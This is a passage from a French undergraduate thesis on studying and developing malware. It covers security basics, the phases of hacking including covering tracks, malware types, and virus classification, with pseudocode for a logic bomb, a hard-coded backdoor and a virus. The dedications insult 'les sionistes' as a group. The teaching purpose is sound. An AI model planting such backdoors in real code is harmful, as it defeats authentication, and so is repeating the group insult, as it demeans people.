
Ministère de l'Enseignement Supérieur et de la Recherche Scientifique
Université des Sciences et de la Technologie Houari Boumediene
Faculté d'électronique et d'informatique
Département d'informatique



Mémoire de Licence

Domaine Informatique

Option : Informatique

Thème

Étude et développement de malware

Présenté par :

- BITAM Salim
- MALAOUI Sidahmed Bilal

Sujet proposé par :

- ZERAOUlia Khaled

Devant le jury composé de :

- Mr. BELKHIR
- Mme. CHENAIT

Président

Membre

Projet N : 217/2016

DÉDICACES

Je dédie ce travail à mes parents qui m'ont toujours supporté et qui ont toujours sacrifié pour moi. Tout ce que je pourrai faire pour eux n'atteindre même pas le quart de ce qu'ils m'ont donné et de ce qu'ils m'ont fait.

À ma chère famille, surtout mon petit frère et ma sœur.

À mes chers amis, Nassraddine, Lamine, Idris, Rabah, Habib, Walid, Hawas.

J'aimerai aussi et surtout dédié ce modeste travail à mes chers frères et sœurs Palestiniens qui sont opprimés par les sionistes, les sionistes qui n'ont pas la moindre particule de noblesse ou de courage. Je dis au peuple Palestinien que ça me fait mal au cœur de vous voir souffrir et de ne rien pouvoir faire, et ça me fait encore plus mal que les gouvernements qui prétendent être musulmane vous faite du mal et conspirent contre vous au-lieu de vous aider, tous ça pour gagner la bénédiction de leurs maîtres. Mais bi idni Allah, nous continuerons de nous développer pour pouvoir vous être utile dans un future proche.

Je dédie aussi ce travail aux peuples opprimés à travers le monde entier, peu importe leurs religions, peu importe leurs origines. L'injustice reste de l'injustice, peu importe qui est l'opprimeur, peu importe qui est l'opprimé.

Sidahmed

Je dédie ce travail à mes très cher parents qui m'ont toujours supporté dans mes moment difficile et qui se sont toujours sacrifié pour moi, à mon merveilleux père qui ma offert aide, patience et conseils, et ma merveilleuse mère dont les mots ne peuvent décrire, qui ma apporter un soutien morale et des conseils inestimable.

À ma chère famille, dont mes sœurs adorées

À mes chers amis, Zaki, Ahmed, Sidahmed.

J'aimerai aussi et surtout dédié ce modeste travail à mes chers frères et sœurs Palestiniens qui sont opprimés par les sionistes, les sionistes qui n'ont pas la moindre particule de noblesse ou de courage. Je dis au peuple Palestinien que ça me fait mal au cœur de vous voir souffrir et de ne rien pouvoir faire, et ça me fait encore plus mal que les gouvernements qui prétendent être musulmane vous faite du mal et conspirent contre vous au-lieu de vous aider, tous ça pour gagner la bénédiction de leurs maîtres. Mais bi idni Allah, nous continuerons de nous développer pour pouvoir vous être utile dans un future proche.

Je dédie aussi ce travail aux peuples opprimés à travers le monde entier, peu importe leurs religions, peu importe leurs origines. L'injustice reste de l'injustice, peu importe qui est l'opresseur, peu importe qui est l'oppressé.

Salim

REMERCIEMENTS

Nous voudrions commencer par remercier DIEU, le miséricordieux, qui nous a donnée les moyens et la force d'aller jusqu'au bout de ce projet.

Nous sommes très reconnaissants à Monsieur BELKHIR et Madame CHENAIT d'avoir accepté de juger notre travail.

Nous tenons à remercier notre promoteur Monsieur ZERAOULIA Khaled pour son soutien.

Un très grand merci à Monsieur ADDA Mohamed pour son soutien et son aide précieux.

Nous voudrions aussi remercier le département de l'informatique d'ELIT, de nous avoir accordé un moment précieux de leurs temps inestimable.

Enfin, nous remercions tous ceux qui ont contribué de près ou de loin à la réalisation de ce projet.

SOMMAIRE

| | |
|---|-----------|
| Introduction générale | 1 |
| 1 Introduction à la sécurité informatique et aux Malwares | 3 |
| 1.1 Généralités sur la sécurité des systèmes informatiques | 4 |
| 1.1.1 Introduction | 4 |
| 1.1.2 Types de menaces | 4 |
| 1.1.3 L'illusion de la sécurité absolue | 5 |
| 1.1.4 Les objectifs de la sécurité informatique | 5 |
| 1.1.5 Les attaques informatiques | 6 |
| 1.2 Le Hacking | 6 |
| 1.2.1 Différents type de hacker | 7 |
| 1.2.2 Les phases d'un hacking réussi | 7 |
| 1.2.3 Les vulnérabilités | 8 |
| 1.3 Les Malwares | 9 |
| 1.3.1 Les types des Malwares | 9 |
| 1.4 Conclusion | 12 |
| 2 Les virus et les méthodes d'infections | 13 |
| 2.1 Les virus | 14 |
| 2.2 Classification des virus par cible | 14 |
| 2.2.1 Virus visant les programmes | 14 |
| 2.2.2 Virus système | 15 |
| 2.2.3 Virus interprété | 16 |
| 2.3 Classification des virus par techniques de dissimulations | 17 |
| 2.3.1 Aucune dissimulation | 17 |
| 2.3.2 Chiffrement | 17 |
| 2.3.3 Furtivité | 18 |
| 2.3.4 Oligomorphisme | 18 |
| 2.3.5 Polymorphisme | 18 |
| 2.3.6 Métamorphisme | 20 |
| 2.4 Les techniques d'infections | 21 |
| 2.5 Structure du format PE | 23 |

| | | |
|----------|--|-----------|
| 2.6 | Conclusion | 24 |
| 3 | Développement du Malware | 25 |
| 3.1 | Préparation de l'environnement | 26 |
| 3.1.1 | Réseau | 28 |
| 3.2 | Développement | 28 |
| 3.2.1 | Backdoor | 28 |
| 3.2.2 | Virus | 31 |
| 3.3 | Exploitation | 34 |
| 3.3.1 | Présentation des outils | 34 |
| 3.3.2 | Le programme vulnérable | 35 |
| 3.3.3 | L'exploit | 35 |
| 3.3.4 | Obtention d'accès | 37 |
| 3.4 | Test de propagation | 38 |
| 3.5 | Conclusion | 41 |
| | Conclusion générale | 42 |

TABLE DES FIGURES

| | | |
|------|--|----|
| 2.1 | Structure PE | 23 |
| 3.1 | Kali Linux | 26 |
| 3.2 | La machine vulnérable | 27 |
| 3.3 | Mise à jours Kaspersky | 27 |
| 3.4 | Demande de mot de passe | 29 |
| 3.5 | Invite de commande | 29 |
| 3.6 | Communication en claire | 30 |
| 3.7 | Communication crypté avec le protocole TLS | 31 |
| 3.8 | Changement du point d'entrée de l'exécutable | 33 |
| 3.9 | Konica Minolta FTP Utility | 35 |
| 3.10 | Site de Konica Minolta FTP Utility | 36 |
| 3.11 | Exploitation avec la charge d'origine | 37 |
| 3.12 | Génération de la charge | 37 |
| 3.13 | Préparation de Metasploit | 38 |
| 3.14 | Obtention de l'accès avec meterpreter | 38 |
| 3.15 | Envoi et exécution du virus | 39 |
| 3.16 | Processus du backdoor | 39 |
| 3.17 | Avant Infection | 40 |
| 3.18 | Après Infection | 40 |
| 3.19 | Scan de la clé USB | 41 |
| 3.20 | Connexion du backdoor à notre serveur | 41 |

LISTE DES TABLEAUX

| | | |
|-----|-------------------------------------|----|
| 3.1 | Les adresses des machines | 28 |
|-----|-------------------------------------|----|

INTRODUCTION GÉNÉRALE

L'informatique est devenue un outil incontournable dans les domaines d'activités scientifiques, techniques, industriels et autres, dont les champs d'application ne cessent de proliférer au sein de nos sociétés.

Pour les entreprises, la mise en place d'une bonne infrastructure informatique est un excellent moyen pour améliorer son organisation, son stockage de données, et même sa productivité.

L'informatique permet d'accroître l'efficacité opérationnelle d'une société, en permettant d'améliorer sa réactivité.

D'un autre côté, l'utilisation à outrance de cette technologie au service des domaines d'activités sus-cités a ouvert la porte à de nouvelles menaces dont la plus importante provient de l'internet sous formes de cyber attaques commises pour détruire, altérer, accéder à des données sensibles dans le but de les modifier ou de nuire au bon fonctionnement des réseaux : les motivations sont diverses et fonction de la nature des informations recherchées et de l'organisme visé ...

Cela a poussé les administrateurs des systèmes informatisés à dépenser des sommes colossales afin de protéger et mettre à niveau des mesures de sécurité permettant d'arrêter les intrusions externes.

Par contre, la majorité de ces administrateurs ont omis le fait qu'une attaque peut venir de l'intérieur. À quoi bon avoir une porte blindée avec un verrouillage électronique qui vérifie les empreintes digitales, s'il y a derrière une simple porte en bois qui accueille le cambrioleur.

Si on généralise cet exemple sur la sécurité informatique, à quoi bon avoir un système de détection d'intrusion sophistiqué, si un personnel imprudent utilise dans les machines de l'entreprise une clé USB qui côtoie quotidiennement son ordinateur de maison lequel peut facilement être infecté.

Le principal objectif de la présente étude sera donc l'apprentissage des techniques d'infection et de propagation des virus. Puis de développer un Malware combinant un virus et une porte dérobée, en vue de son utilisation pour réaliser un test de propagation et d'obtention d'accès à une machine sécurisée, par le biais d'un maillon faible de l'environnement de travail mis en place.

Par conséquent, le premier chapitre de ce mémoire portera sur certaines notions et concepts de base de la sécurité informatique, dont les programmes malveillants et le hacking font partie, dans le but de donner une terminologie et un vocabulaire spécifique à ce domaine d'activité.

Le second chapitre sera plus poussé et plus spécifique, on y parlera des virus et plus précisément des différentes techniques utilisées par ces derniers dans le processus d'infection, ainsi que les techniques qu'ils emploient pour dissimuler leurs présences.

Le dernier chapitre de ce mémoire présentera l'environnement de travail mis en place dans le cadre de ce projet, afin de propager le virus jusqu'à une machine sécurisée, et y obtenir un accès total sans déclencher d'alerte.

Le succès de cette opération démontrera indéniablement que la principale menace contrairement à ce que l'on pourrait penser, ne vient pas de l'extérieur, mais de l'intérieur ; que la sécurité d'une machine dépend de la sécurité des machines avec laquelle elle interagit ; sans oublier que le maillon faible de la sécurité informatique est souvent le facteur humain, en d'autre terme, l'utilisateur.

CHAPITRE 1

INTRODUCTION À LA SÉCURITÉ INFORMATIQUE ET AUX MALWARES

Le premier chapitre de ce mémoire portera sur quelques notions et concepts de base de la sécurité informatique, à l'effet d'éclaircir et de définir une terminologie et un vocabulaire spécifique à ce domaine d'activité.

1.1 Généralités sur la sécurité des systèmes informatiques

1.1.1 Introduction

Dans les temps anciens, les besoins des gens étaient simples : nourriture, eau, abri, et la chance occasionnelle de propager l'espèce. Leurs besoins de base n'ont pas changé, mais les façons dont elles sont comblées ont changé. La nourriture est achetée dans des magasins qui sont alimentés par des chaînes d'approvisionnement avec des systèmes d'inventaire informatisés ; l'eau est distribuée à travers des systèmes contrôlés par des ordinateurs ; les abris sont achetés et vendus par des agents immobiliers maniant des ordinateurs. La production et la transmission d'énergie pour faire fonctionner tous ces systèmes est contrôlé par des ordinateurs, et c'est les ordinateurs qui sont utilisés pour gérer les transactions financières pour le paiement de tout cela. [1]

Ce n'est pas un secret que l'infrastructure de la société repose sur des ordinateurs maintenant. Malheureusement, cela signifie qu'une menace envers les ordinateurs est une menace envers la société. Mais quels sont les problèmes auxquels les infrastructures essentielles et critiques sont-elles confrontées.

1.1.2 Types de menaces

Il y a quatre principales menaces à considérer. Ce sont les quatre cavaliers de l'apocalypse électronique :

Spam : Le terme couramment utilisé pour décrire les courriers électroniques non sollicités envoyés en grand nombre à des boîtes aux lettres électroniques ou à des forums, dans un but publicitaire ou commercial. Les statistiques varient au fil du temps, mais suggèrent que plus de 70% [2] du trafic des courriers électroniques tombe dans cette catégorie.

Bugs : Ce sont des erreurs logicielles qui, quand elles surgissent, peuvent faire crasher votre logiciel immédiatement, si vous êtes chanceux. Elles peuvent également entraîner une corruption de données, des failles de sécurité, et des problèmes très difficiles à trouver. [1]

Dénis de service (DoS) : Ce type de menace affame l'utilisation légitime des ressources ou des services. Par exemple, une attaque DoS peut utiliser tout l'espace disque disponible sur un système, de sorte que les autres utilisateurs ne pourront pas faire usage de celui-ci ; comme elle peut générer des ramettes de trafic réseau afin que le trafic légitime ne puisse pas passer à travers. Les attaques DoS simples sont relativement faciles à mettre en place, il suffit tout simplement de submerger une machine avec des requêtes qui ont l'air d'être légitimes. [1]

Logiciels malveillants (Malware) : Ce sont des logiciels dont l'intention est malveillante, ou dont l'effet est malveillant. Le spectre des logiciels malveillants couvre une grande variété de menaces spécifiques, y compris les virus, les vers, les chevaux de Troie et les logiciels espions. [1]

L'étude dans ce mémoire sera portée sur les Malwares et les techniques employés par ces derniers pour propager et cacher leurs présences dans un système.

1.1.3 L'illusion de la sécurité absolue

Évidemment, tout le monde veut que son ordinateur soit sécurisé contre les menaces. Malheureusement, la sécurité absolue n'existe pas. Vous pouvez prendre beaucoup de précautions techniques pour protéger vos ordinateurs, mais vos protections sont peu susceptibles d'être efficaces contre un attaquant déterminé avec assez de ressources. Comme exemple, un attaquant déterminé pourrait conduire un camion à travers le mur de votre bâtiment et voler vos ordinateurs. Pour faire simple, aucun système n'est infaillible, et aucune information n'est à l'abri, c'est juste une question de volonté et de ressources. [1]

Même si aucun système ne peut être sécurisé d'une manière absolue, une sécurité relative peut être considérée en fonction de six facteurs :

- Quelle est l'importance de l'information qui est protégée ?
- Quel est l'impact potentiel, si la sécurité est violée ?
- Qui voudra obtenir cette information ?
- Quelles sont les compétences et les ressources disponibles à l'attaquant ?
- Quelles sont les contraintes imposées par l'usage légitime ?
- Quelles sont les ressources disponibles pour mettre en œuvre la sécurité ?

Diviser le concept de la sécurité de cette manière modifie le problème. La sécurité n'est plus une question binaire dont les deux choix possibles sont : sécurisé ou non-sécurisé, mais plutôt une gestion des risques. L'implémentation de la sécurité peut être considérée comme le compromis entre le niveau de protection, la facilité d'utilisation du système, et le coût de l'implémentation. [1]

1.1.4 Les objectifs de la sécurité informatique

La sécurité informatique consiste en générale à assurer que les ressources matérielles ou logicielles sont uniquement utilisées dans le cadre prévu. La sécurité informatique vise généralement cinq principaux objectifs :

L'intégrité : Consiste à déterminer si les données n'ont pas été altérées durant la communication (de manière fortuite ou intentionnelle) [3] .

La confidentialité : Consiste à rendre l'information inaccessible à d'autres personnes que les seuls acteurs de transaction [4] .

La disponibilité : L'objectif de la disponibilité est de garantir l'accès à un service ou à des ressources [4] .

La non-répudation : La non-répudation de l'information est la garantie qu'aucun des correspondants ne pourra nier la transaction [4] .

L'authentification : Consiste à assurer l'identité d'un utilisateur, et bien garantir que chaque personne est celui qu'il prétend être [3] .

1.1.5 Les attaques informatiques

Une attaque informatique est une attaque *active* ou *passive* pour l'exploitation des systèmes informatiques, des entreprises, et des réseaux, est-ce par divers moyens d'actes malveillants. Il existe de multiples catégories d'attaques informatiques dont les buts et les techniques différents.

Interruption : Ce type d'attaque vise la *disponibilité*. Il s'agit de compromettre les ressources physiques ou logiques d'un système. Exemple : les attaques *DoS* et *mac flooding*.

Fabrication : Ce type d'attaque vise l'*authenticité*. Il s'agit de l'ajout d'une information contrefait au système. Exemple : l'attaque *ARP cache poisoning*.

Interception : Ce type d'attaque vise la *confidentialité*. Il s'agit de l'acquisition de données destinées à autrui. Exemple : l'attaque *sniffing*.

Modification : Ce type d'attaque vise l'*intégrité*. Il s'agit de la modification de données d'un programme pour changer/altérer le fonctionnement ou le comportement de ce dernier. Exemple : attaque par injection de code.

1.2 Le Hacking

Le hacking [5] est l'art et la manière de modifier un élément physique ou virtuel de sorte à ce que celui-ci n'ait pas le comportement prévu initialement par ses créateurs.

Démarrer une voiture sans clé est du hacking de la même façon que cracker le mot de passe de la session d'un utilisateur ou accéder à des informations cryptées. Tout ce qui n'était pas prévu par le concepteur et qui a été détourné de toute forme qui soit est du hacking [6] .

Le hacking ne se résume donc pas au cracking wifi du voisin ou à la prise de possession de l'ordinateur d'une victime.

Les hackers sont des personnes bien ou mal intentionnées qui utilisent leurs connaissances pour exploiter des failles dans des environnements distincts afin d'effectuer des modifications entraînant une attitude différente de celle que l'auteur a prévu pour pouvoir en tirer un avantage [6] .

Cela peut paraître néfaste ; et ça l'est dans certains cas. Cependant, sans les hackers, internet ne prendrait pas la tournure qu'il est en train de prendre, à savoir une tournure open source et communautaire, déliée des pouvoirs qui tentent de se l'accaparer [6] .

1.2.1 Différents type de hacker

Il existe différents types de hackers dans le monde de la sécurité informatique. On y trouve : [7]

Les gamins des scripts : Aussi appelé *Script Kiddie*. Ce sont des personnes qui utilisent des outils, des scripts, et des programmes créés par des vrais hackers. Dans des mots plus simples, ce sont ceux qui ne savent pas comment les systèmes marchent, mais qui arrivent quand même à les exploiter en utilisant des outils qui existent déjà.

Les hackers aux Chapeaux Blancs : Aussi appelé *White Hat Hackers*. Ce sont les gars gentils qui utilisent le hacking pour défendre. Le but principal d'un hacker au chapeau blanc est d'améliorer la sécurité des systèmes, en trouvant des failles de sécurités et les fixer. Ils travaillent pour des organisations ou individuellement, pour rendre le cyberspace plus sécurisé.

Le slogan de cette catégorie de hacker est : *Apprendre l'attaque pour mieux se défendre.*

Les hackers aux chapeaux noirs : Aussi appelé *Black Hat Hackers*. Ce sont vraiment les mauvais gars, qui ont des intentions malicieuses. Ils utilisent le hacking pour voler de l'argent, infecté des systèmes avec les Malwares ([section 1.3](#)) ... etc.

Les hackers aux chapeaux gris : aussi appelé *Grey Hat Hackers*. Ce sont des hackers qui n'ont pas d'intentions malicieuses, mais qui tentent quand même de pénétrer un système dont ils n'ont pas l'autorisation d'accès, juste pour le plaisir ou pour démontrer l'existence d'une faille de sécurité.

Les Hacktivists : Les hackers appartenant à cette catégorie, utilisent leurs compétences pour dénoncer l'injustice et/ou attaquer le système ou le site web d'une entité responsable d'une injustice. L'un des Hacktivists le plus connu est *Anonymous*.

1.2.2 Les phases d'un hacking réussi

Il y a en tout cinq grandes phases, qui lorsqu'elles sont accomplies avec succès, garantissent presque toujours un hacking [5] réussi. Le hacker devra donc les couvrir une par une et en tirer des conclusions.

Les cinq phases du hacking sont les suivantes [8] :

La reconnaissance : C'est la phase primaire où le hacker essaye de collecter autant d'informations que possible sur la cible. Ça inclut l'identification de la cible, trouver les adresses IP [9] de la cible ... etc.

Le scan : Ça consiste à prendre les informations découvertes durant la phase de reconnaissance, et les utilisés pour examiner le réseau de la cible. Les outils qui peuvent être utilisés par le hacker durant cette phase sont les scanners de ports et les scanners de vulnérabilités.

Le gain d'accès : Après le scan, le hacker modélise le plan du réseau de la cible avec l'aide des données récoltées pendant les deux phases précédentes. C'est la phase où le vrai hacking se déroule. Les vulnérabilités découvertes durant les phases précédentes sont maintenant exploitées pour gagner un accès à la cible.

Le maintien d'accès : Une fois le hacker a gagné l'accès à la cible, la prochaine étape consiste à maintenir cet accès pour une future utilisation.

La couverture des traces : Une fois le hacker a pu gagner et maintenir l'accès, il couvre ses traces pour éviter qu'il soit détecté par les personnels de la sécurité, pour continuer d'utiliser le système. Les hackers essayent de supprimer toute trace de l'attaque, comme les fichiers journaux ou les alarmes des systèmes de détections d'intrusions.

1.2.3 Les vulnérabilités

Les vulnérabilités sont des points faibles par lesquels l'intégrité d'un système peut être atteinte. Ces points faibles ne sont pas toujours exploitables ; cependant, elles peuvent être combinées pour réussir une exploitation.

Les vulnérabilités peuvent être exploitées pour infiltrer un système, ou pour obtenir des privilèges supplémentaires sur des systèmes déjà atteints. Elles peuvent être exploitées automatiquement par les Malwares ([section 1.3](#)), ou manuellement par des personnes visant directement un système.

Les vulnérabilités se divisent en deux catégories, selon l'endroit où elles se situent :

Vulnérabilités techniques : Elles proviennent souvent de la négligence ou de l'inexpérience d'un programmeur. Une vulnérabilité de cette catégorie permet généralement à un attaquant de duper une application, par exemple en outrepassant les vérifications de contrôle d'accès ou en exécutant des commandes sur le système hébergeant l'application.

Quelques vulnérabilités techniques surviennent lorsque l'entrée d'un utilisateur n'est pas contrôlée, permettant l'exécution de commandes ou de requêtes. D'autres proviennent d'erreurs d'un programme lors de la vérification des tampons de données (qui peuvent être dépassés), causant ainsi une corruption de la pile mémoire (et ainsi permettre l'exécution de code fourni par l'attaquant). [10]

Vulnérabilités humaines : Les humains sont le maillon le plus faible dans la chaîne de sécurité. Les humains peuvent oublier d'appliquer des patchs de sécurité critique, introduire des bugs exploitable, configurer mal leurs logiciels au point de les rendre vulnérables ... Il existe même une catégorie d'attaque dédiée à duper les individus, appelée *ingénierie sociale* [5].

1.3 Les Malwares

Le mot *Malware* est une abréviation de *malicious software*, qui signifie *logiciel malveillant*. Un Malware est un logiciel qui peut être utilisé pour compromettre le fonctionnement des ordinateurs, voler des informations ou des données, contourner les contrôles d'accès ... etc. Dans la partie qui suit, les types les plus courants des Malwares seront abordés avec une explication de leurs modes de fonctionnement et de leurs objectifs principaux. [11]

1.3.1 Les types des Malwares

Bombe logique : Une bombe logique est un code constitué principalement de deux parties :

1. Une *charge utile*, qui est l'action à effectuer. La charge utile peut être n'importe quoi, mais puisque c'est un logiciel malveillant, la charge a généralement un effet malicieux.
2. Une *gâchette*, qui est une condition booléenne qui indique le moment du lancement de la charge. La vraie limite de la charge est limitée seulement par l'imagination, et peut être basé sur des conditions comme la date, le nom de l'utilisateur connecté, la version du système d'exploitation ...etc.

Une bombe logique peut être insérée dans un code existant, comme elle peut être autonome. Ci-dessous un pseudo code exemple d'une bombe logique insérer dans un code existant :

```
instructions
if condition is True:
    executer_charge()
instructions
```

Une bombe logique peut être discrète et très difficile à trouver, surtout si elle s'y trouve parmi des millions de lignes de code, et elle peut être utilisée facilement pour causer des dégâts phénoménaux. [1]

Ver : Un ver informatique est un programme autonome qui peut s'auto-reproduire, et qui ne repose pas sur d'autres exécutables. Il se propage d'une machine à travers les réseaux en profitant des ports ouverts, mais la méthode la plus classique consiste à s'introduire sous la forme d'une pièce jointe attachée à un mail.

Un ver ne se multiplie pas localement, contrairement aux virus, mais sa méthode la plus habituelle de propagation consiste à s'envoyer dans des mails générés automatiquement. Ces mails sont expédiés à l'insu de l'utilisateur vers diverses adresses. Ces adresses sont généralement prélevées par le ver dans les fichiers présents sur le disque

Les vers installent généralement sur l'ordinateur d'autres programmes nocifs : comme les logiciels espions, les Keyloggers, et les portes dérobées. [12]

Porte dérobée : Une porte dérobée (aussi appelée Backdoor) est n'importe quel mécanisme qui peut contourner un contrôle de sécurité ordinaire. Les programmeurs créent des fois des portes dérobées pour des raisons légitimes, telles que passer une procédure d'authentification coûteuse lors de débogage d'un service réseau.

Comme les bombes logiques, les portes dérobées peuvent être insérées dans un code existant, comme elle peuvent être autonomes. Ci-dessous se trouve un pseudo code exemple d'une porte dérobée insérer dans un code existant :

```
nom_utilisateur = lecture()
mot_de_pass = lecture()
if nom_utilisateur = "créateur de la porte dérobée":
    laissez_entree()
if est_valide(nom_utilisateur) and
    est_valide(mot_de_pass):
    laissez_entree()
else:
    renvoyer()
```

Il existe un type spécial des portes dérobées, appelé *RAT*¹. Ce type de portes dérobées donne un accès total à un ordinateur pour un contrôle à distance. L'utilisateur peut installer un RAT intentionnellement pour accéder à un ordinateur de travail depuis la maison, ou pour permettre à un technicien de l'aider de loin, mais les RAT peuvent aussi être utilisés par les pirates pour des raisons non-légitimes. [1]

Logiciel espion : C'est un logiciel qui récolte des informations d'une machine et la transmet à quelqu'un d'autre.

Les récoltes d'informations peuvent ainsi être :

1. Le mot RAT est une abréviation de *Remote Access Tool* qui signifie outil d'accès à distance.

- Les noms d'utilisateurs et mots de passe, Celles-ci pourraient être récoltées à partir de fichiers sur la machine ou en enregistrant ce que les tapes l'utilisateur en utilisant un *Keylogger*².
- Les adresses mail.
- Les comptes bancaires et les numéros des cartes de crédit.
- Clés de licence des logiciels.

Un logiciel espion peut arriver sur une machine de diverses manières, par exemple avec un logiciel que l'utilisateur installe ou l'exploitation des failles techniques dans les navigateurs web ce qui causera l'installation des logiciels espions simplement en visitant une page web.[1]

Logiciel publicitaire : Ce logiciel est un type de Malware qui livre automatiquement des annonces ou des publicités. C'est le moins dangereux et lucratif des logiciels malveillants.

Logiciel de rançon : C'est un logiciel qui prend en otage un système en demandant une rançon du propriétaire. Ce type de logiciels malveillants, généralement, crypte les données du disque dur et affiche un message d'alerte informant l'utilisateur qu'il faut payer une rançon pour que les données puissent être récupérées. Le message contient aussi les étapes à suivre pour payer la rançon, comme il contient un avertissement expliquant que toutes les données seront effacées et perdues à jamais si l'utilisateur tente d'appeler la police, ou ne paie pas la rançon dans le délai précisé par le message.

Cheval de Troie : Dans le monde de l'informatique, un cheval de Troie est un type de logiciel malveillant, souvent confondu avec les virus ou autres Malwares. Le cheval de Troie est un logiciel en apparence légitime, mais qui contient un logiciel malveillant. Le rôle du cheval de Troie est de faire entrer ce parasite sur l'ordinateur et de l'y installer à l'insu de l'utilisateur.

Le programme contenu est appelé la *charge utile*. Il peut s'agir de n'importe quel type de logiciel malveillant (virus, logiciel espion ...). C'est ce logiciel malveillant, et lui seul, qui va exécuter des actions au sein de l'ordinateur victime. Le cheval de Troie n'est rien d'autre que le véhicule. Il n'est pas nuisible en lui-même, car il n'exécute aucune action, si ce n'est celle de permettre l'installation du vrai logiciel malveillant. [13]

Bot : Les bots sont des logiciels créés pour effectuer des tâches automatiquement. Tandis qu'il y a quelques bots qui sont créés à des fins relativement inoffensives (comme pour les jeux vidéos), il devient de plus en plus fréquent de voir des bots utilisés malicieusement. Les bots peuvent être utilisés dans plusieurs activités plus ou moins malicieuses, on y trouve :

2. Un Keylogger est un type de logiciel espion spécialisé pour espionner les frappes au clavier sur l'ordinateur qui l'héberge, et pour les transmettre via internet à une adresse où un pirate pourra les exploiter.

- Le contrôle d'un ensemble d'ordinateurs pour réussir les attaques d'interruption (DDoS³) facilement ;
- La collecte des adresses mail sur les pages web ;
- Le balayage des données sur les serveurs ;

Les sites web peuvent se protéger contre les bots en utilisant le système de CAPTCHA⁴ qui vérifie que les utilisateurs qui utilisent les services du site sont bien des humains. [11]

Virus : Comme la majeure partie de cette étude concerne ce type de Malware, le prochain chapitre lui sera consacré.

1.4 Conclusion

À la fin de ce premier chapitre, certaines notions sur le domaine de la sécurité informatique de manière générale, et sur le Hacking et les programmes malveillants sont désormais plus claires. Leur compréhension est indispensable pour la suite de l'étude.

3. (Distributed Denial of Service) C'est une attaque DoS qui implique beaucoup de participants, ce qui rend l'attaque très difficile à arrêter.

4. Un système qui demande de l'utilisateur de faire entrer des informations visuelles ou auditives avant l'envoi d'une requête, pour assurer que c'est un utilisateur humain.

CHAPITRE 2

LES VIRUS ET LES MÉTHODES D'INFECTIONS

Le deuxième chapitre de ce mémoire décrira les différentes techniques utilisées par les virus dans le processus d'infection, ainsi que les techniques employées par ces derniers pour dissimuler leurs présences.

Ce chapitre portera aussi sur différentes notions qui ont une relation plus ou moins indirecte avec les virus, et qui sont nécessaires pour la réalisation d'une étude plus propre et plus claire.

2.1 Les virus

Un virus informatique est un programme parasite généralement de petite taille, doté d'une capacité d'infection et de multiplication, et possède une fonction nocive appelée *Payload*¹.

La fonction d'infection permet au virus de s'introduire dans des fichiers de programme, dans des fichiers de données utilisant un langage de script ou dans le secteur de démarrage d'un disque dur. Lors de l'accès à ces programmes ou secteur, le code du virus s'exécutera de façon d'abord silencieuse (phase de multiplication pendant laquelle il infectera d'autres fichiers) puis visible (activation de la fonction nocive).

La fonction nocive pourra être déclenchée par un événement particulier, elle peut se limiter à l'affichage d'un message agaçant ou, plus généralement, conduire à des perturbations graves de l'ordinateur comme des ralentissements du fonctionnement, effacement ou corruption de fichiers ou pire encore le formatage du disque dur. [14]

Les virus peuvent se propager d'une machine à une autre par biais des périphérique de stockage comme les disquettes, les CD-ROM ou les clé USB.

Ci-dessous se trouve un pseudo code exemple d'un virus informatique :

```
def virus():  
    infecter()  
    if gachette() is True:  
        executer_charge()
```

2.2 Classification des virus par cible

L'un des moyens de classifications des virus est de voir ce qu'ils essayent d'infecter. Dans cette section, trois classes de virus seront abordées : les virus visant les programmes, les virus système, et les virus interprétés.

2.2.1 Virus visant les programmes

Les virus qui visent les programmes, cherchent à infecter les exécutables binaires compilés. Le principe de fonctionnement est le suivant : le virus est présent dans un fichier exécutable, lorsque ce dernier est exécuté, le virus choisit et contamine un ou plusieurs autres fichiers ; si le virus se maintient en mémoire, il infecte d'autres fichiers à l'exécution, ou simplement lors d'une manipulation. [15]

Il existe plusieurs types de programmes, et chacun d'eux peut faire l'objet d'une attaque virale spécifique [15] :

1. Le terme Payload (charge utile en français) au figuré pour désigner la partie du code exécutable d'un virus qui est spécifiquement destinée à nuire.

Programmes DOS : Jusqu'en 1999, la majorité des virus visant les programmes fonctionnaient sous DOS et ciblaient les fichiers exécutables par ce système d'exploitation. Déjà limitée à cette époque, la proportion des infections dues à ces virus DOS n'a cessé de diminuer pour être presque inexistante aujourd'hui.

Applications Windows 16 bits : Ces programmes sont aussi appelés *New Executable* (NE). Ils sont rencontrés dans les environnements *Windows 3.x*.

Applications Windows 32/64 bits : Ces programmes sont aussi appelés *Portable Executable* (PE). Ils sont rencontrés dans les environnements *Windows actuels*.

2.2.2 Virus système

Pour une meilleure compréhension de cette section, il est indispensable d'expliquer la procédure de démarrage des ordinateurs. Bien que la procédure de démarrage diffère d'une machine à une autre, la démarche générale reste la même : [1]

1. Allumage.
2. Les instructions de la ROM sont exécutées avec un auto-test, détection de périphérique et initialisation. Le périphérique de démarrage est identifié et le secteur de démarrage est lu de ce dernier. Une fois cette action accomplie, le contrôle est transféré au code chargé. Cette étape est appelée le démarrage primaire.
3. Le code chargé durant le démarrage primaire, charge un programme encore plus grand et plus sophistiqué qui comprend la structure des systèmes de fichiers et lui donne le contrôle. Cette étape est appelée le démarrage secondaire.
4. Le démarrage secondaire charge et exécute le noyau du système d'exploitation.

Un virus appartenant à cette classe infecte en se copiant dans le secteur de démarrage. Puis il copie le contenu du secteur de démarrage dans un autre emplacement sur le disque dur pour que le virus puisse lui transférer le contrôle afin que la procédure de démarrage continue normalement. [1]

Le problème qui peut se poser avec la préservation du secteur de démarrage, est que l'allocation d'un secteur sur le disque diffère d'un système de fichier à un autre. Allouer proprement un espace pour sauvegarder le secteur de démarrage nécessite beaucoup de code, ce qui n'est pas possible, car le code des virus appartenant à cette classe doit être court à cause de la taille limitée des secteurs de démarrage. Une solution à ce problème consiste à toujours sauvegarder le secteur de démarrage dans un endroit fixe et sûr. Mais cette solution alternative peut po-

ser un problème si une machine est infectée par plusieurs virus qui utilisent le même endroit pour sauvegarder le secteur de démarrage, car un virus peut facilement détruire complètement le code de démarrage en l'écrasant avec le code d'un autre virus de même classe. [1]

Malgré les problèmes présentés ci-dessus, infecté le secteur de démarrage est une stratégie qui donne beaucoup d'avantages au virus. Même si la position du virus est connue, ce dernier s'exécute avant même que le système d'exploitation ou l'anti-virus procède au démarrage ; ce qui lui permet de bien se cacher en désactivant les mesures de sécurité avant leurs démarrages.

Les virus de cette classe sont rares maintenant, car la majorité des systèmes d'exploitation interdit l'écriture sur les secteurs de démarrage sans des autorisations bien précises.

2.2.3 Virus interprété

Cette classe de virus regroupent principalement les virus macro et les virus script.

Virus macro

